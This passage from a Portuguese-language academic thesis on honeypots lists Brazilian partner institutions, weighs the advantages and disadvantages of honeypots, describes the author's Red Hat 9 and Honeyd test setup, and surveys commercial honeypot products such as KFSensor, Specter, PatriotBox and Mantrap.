16	Manaus	VIVAX
17	Joinville	UDESC
18	Lins	FPTE
19	Uberlândia	CTBC Telecom
20	Santo André	VIVAX
21	Passo Fundo	UPF
22	Curitiba	PoP-PR, PUCPR
23	Belém	UFPA
24	São Leopoldo	Unisinos
25	Belo Horizonte	Diveo

2.5 ANÁLISE DAS VANTAGENS E DESVANTAGENS NA IMPLEMENTAÇÃO DE HONEYPOTS:

Em uma análise resumida, observam-se as seguintes conclusões dos benefícios e desvantagens da utilização do método em questão.

2.5.1 Vantagens:

- Poucos logs gerados;
- Alertas de segurança mais realistas;
- Melhor custo e funcionalidade simples, pois entender o funcionamento de um honeypot é fácil, não há algoritmos avançados que impeçam usuários de entenderem sua funcionalidade;
- Descoberta de novas ferramentas utilizadas pelos invasores;
- Determinação de novos métodos e padrões de ataque;
- Estudo da movimentação dos atacantes no ambiente proposto a ser comprometido;
- Uma solução para a avaliação da segurança da topologia implementada na rede de produção, no sentido de verificar as técnicas utilizadas, e tomar soluções pró-ativas para mudanças futuras (com a coleta destas informações e a geração de relatórios dos ataques sofridos, serão

tomadas as contramedidas que são importantes para justificar para os executivos e tomadores de decisão os gastos necessários com o projeto em questão).

2.5.2 Desvantagens:

- O desenvolvimento e utilização só tornam-se válidos em empresas as quais possuem uma cultura de segurança avançada;
- Necessita de uma boa gestão e administração dos elementos instalados (Firewalls e IDS configurados corretamente), caso contrário, a rede como um todo será comprometida;
- Só realiza a coleta dos dados quando estes são direcionados ao seu segmento;
- Deve se evitar a todo custo, que a implementação possa tornar-se um recurso de ajuda para invasores, o que se torna um fator difícil;
- A rede comprometida pode ser usada para atacar outros sistemas externos à empresa, isto é, se um invasor vir a descobrir que na realidade o ambiente é ilusório, isso pode comprometer algum nível da segurança.

3 IMPLEMENTAÇÃO DA ARQUITETURA

3.1 TOPOLOGIA

3.1.1 O ambiente topológico real do trabalho

Pode-se utilizar várias técnicas e métodos para um projeto de honeynets, no entanto, seguindo orientações de profissionais altamente especializados sendo estes participantes do projeto Honeypot Aliance Br, foi realizado um método mais simples, a fim de proporcionar a coleta de dados em um período de tempo, utilizando-se de programas para emular honeynets virtuais.



Figura 13 - O ambiente topológico da honeynet do trabalho

As características da CPU utilizada para a coleta das informações são: Processador Pentium III 1.2 Ghz, 512 MB de memória, Hard Disk de 80 GB, uma placa de rede PCI 10/100 Mbps conectado a um modem ADSL configurado para o modo roteado.

A escolha do sistema operacional utilizado foi Red Hat Linux 9 (Kernel 2.4.30) e este tornou-se um fator fundamental para a criação do ambiente da honeynet. Usuários mais experientes possuem a possibilidade de realizar a instalação de uma máquina virtual neste ambiente, como por exemplo, o VMWare para a instalação do SO que realizará o papel da Honeynet.

3.1.2 A honeynet simulada no trabalho

Utilizando-se do SO Red Hat Linux 9 em conjunto com o Honeyd e outros programas, pode-se realizar a criação do Honeypot. Foi também utilizado uma estrutura de terminologia IDS para coleta de atividades maliciosas no Honeypot. Serão apresentados neste capítulo, os passos de instalação e será incluído arquivo de configuração do programa Honeyd (honeyd.conf) como um exemplo, também serão disponibilizado na seção de anexos do trabalho, o arquivo de configuração utilizado no projeto. Observando a figura do item anterior, obtemos a relação detalhada dos e SOs emulados no projeto com o Honeyd com o arquivo disponibilizado na seção de anexos.

3.1.3 Escolha do Sistema Operacional

Um dos objetivos da escolha de um SO tem como finalidade, a captura das informações de forma eficiente, focando-se as necessidades do trabalho. Foi adotado o SO Linux Red Hat 9 devido à facilidade de customização dos serviços, pelo fato do kernel poder ser recompilado de acordo com as necessidades do usuário e também a facilidade de se poder utilizar uma grande variedade de ferramentas disponíveis. Com este sistema combinado a outras aplicações utilizadas neste trabalho, torna-se possível obter um nível de transparência de tal modo que o atacante tenha dificuldades em descobrir a topologia real do segmento.

3.1.4 Ferramentas Existentes

Existem várias soluções disponíveis para a criação de honeynets, dependendo do grau de conhecimento do administrador este pode obter uma coleta de uma grande quantidade de informações de ataques ocorridos. As soluções podem ser divididas em comerciais e open source, mas estas devem ser analisadas detalhadamente com relação ao nível de interação que as mesmas oferecem, sendo avaliadas em nível baixo, médio e alto.

3.1.4.1 Soluções Corporativas

3.1.4.1.1 KFSensor

O KFSensor[3] trata-se de um sistema baseado em IDS na plataforma Windows designado para atrair e detectar hackers simulando sistemas vulneráveis e trojans. O sistema é altamente configurável e registra detalhadamente a análise dos ataques e alertas da segurança.

Esta aproximação complementa a segurança e adiciona uma outra defesa de encontro à ameaça crescente da segurança enfrentada por todas as organizações.

Requisitos do sistema:

- Plataforma Operacional: Windows (NT, 2K, XP, 2003 Server)
- Processador de 1.5 Ghz;
- 500 Megabytes de espaço em disco rígido;
- 512 Megabytes de memória RAM.

A figura 14 a seguir, mostra a criação de um sistema de honeypot básico utilizando dois hosts com o software KFSensor em produção. (Fonte: Manual do KFSensor).



Figura 14 – KFSensor implementado em uma rede de produção

A figura 15 mostra a interface de configuração do KFSensor, onde está sendo realizada a configuração de um email de um determinado usuário para receber de alertas de ataque a rede.



Figura 15 – Interface de configuração do KFSensor

3.1.4.1.2 Specter

O Specter[04] é uma solução que foi criada para ser instalada em um único host e possui a capacidade de emular uma grande variedade de serviços e sistemas operacionais, como por exemplo, Windows 98, Windows NT, Windows 2000, Windows XP e até outras plataformas operacionais como o Linux, Solaris, Tru64 (former Digital Unix), NeXTStep, Irix, Unisys, Unix, AIX, Mac OS, Mac OS X e FreeBSD. Alguns especialistas o classificam também como um tipo de IDS.

Requisitos do sistema:

- Plataforma: Windows (Windows 2000 SP2 ou Windows XP SP1);
- Processador 1.7 GHz;
- 512 Megabytes de memória RAM.



Figura 16 - Interface de configuração do Specter



Figura 17 - Interface de gerência e análise de logs do Specter



Figura 18 - Interface de informações de incidentes do Specter

3.1.4.1.3 PatriotBox (Honeypot Server for Windows)

O PatriotBox[05] é um IDS para ser usado em ambientes de rede para prover antecipadamente detecção de ameaças de intrusões. Para alertar a gerência de rede da tentativa de intrusão, o PatriotBox oferece uma compreensiva interface de detecção de ataques, com fácil gerenciamento, a eliminação de alertas falso positivo, a monitoração invisível, relatórios, tendência e políticas baseadas em migração de ataques.

Para reduzir o spam na internet, a interface oferecida pelo PatriotBox simula um servidor de email Open Relay. Segundo o CAIS[07], um servidor de e-mail Open Relay, é um servidor de e-mail que aceita conexões de qualquer usuário da Internet e permite o envio de e-mails através dele. Os Spammers ao redor do mundo "varrem" a Internet constantemente em busca de servidores com este tipo de vulnerabilidade, visando utilizá-los ilicitamente para o envio de seus e-mails não-solicitados (SPAM).

Com esta característica aplicada neste software os spammers pensam também que este é um correio de retransmissão, mas nenhum email sai do PatriotBox e ele registra cada movimento realizado.



Figura 19 – Análise de Logs do PatriotBox em tempo real



Figura 20 – Propriedades de configuração do serviço HTTP do PatriotBox



Figura 21 – Visualização de resultados de tempo real do PatriotBox

3.1.4.1.4 Symantec Mantrap

Produzido por Recourse, Mantrap[06] é um honeypot comercial. Em vez de emular serviços, Mantrap cria até quatro subsistemas, chamados frequentemente "cadeias". Estas cadeias são os sistemas operando logicamente separados por um sistema que se faz passar por um mestre.

Os administradores da segurança podem modificar estas cadeias apenas enquanto normalmente todo o sistema está operando, e pode também incluir e instalar as aplicações de sua escolha, tais como uma base de dados do Oracle ou um servidor Web Apache. Isto torna um honeypot mais flexível, porque o atacante na maioria das vezes possui um sistema operacional completo e um conjunto de ferramentas que podem interagir com uma grande variedade de aplicações ao qual este pretende atacar. Toda as atividades ocorridas neste cenário são capturadas e gravadas. Não somente podemos detectar as varreduras ocorridas e o início de uma sessão do telnet, pode-se também capturar rootkits, ataques do nível da aplicação, de bate-papo do IRC sessões, e uma variedade de outras ameaças. É importante lembrar que há limitações nesta solução, e ainda, foi comentado no contrato de

aquisição do software contido no site[06], que todos os usuários estão limitados ao vendedor que o fornece. Quanto aos requisitos de plataforma operacional, tipo de processador e quantidade de memória RAM, infelizmente não foi encontrado no site do fabricante alguma referência a respeito, mas o que foi mostrado é que atualmente o software Mantrap está disponível somente para o SO Solaris.

3.1.4.1.5 NetBait

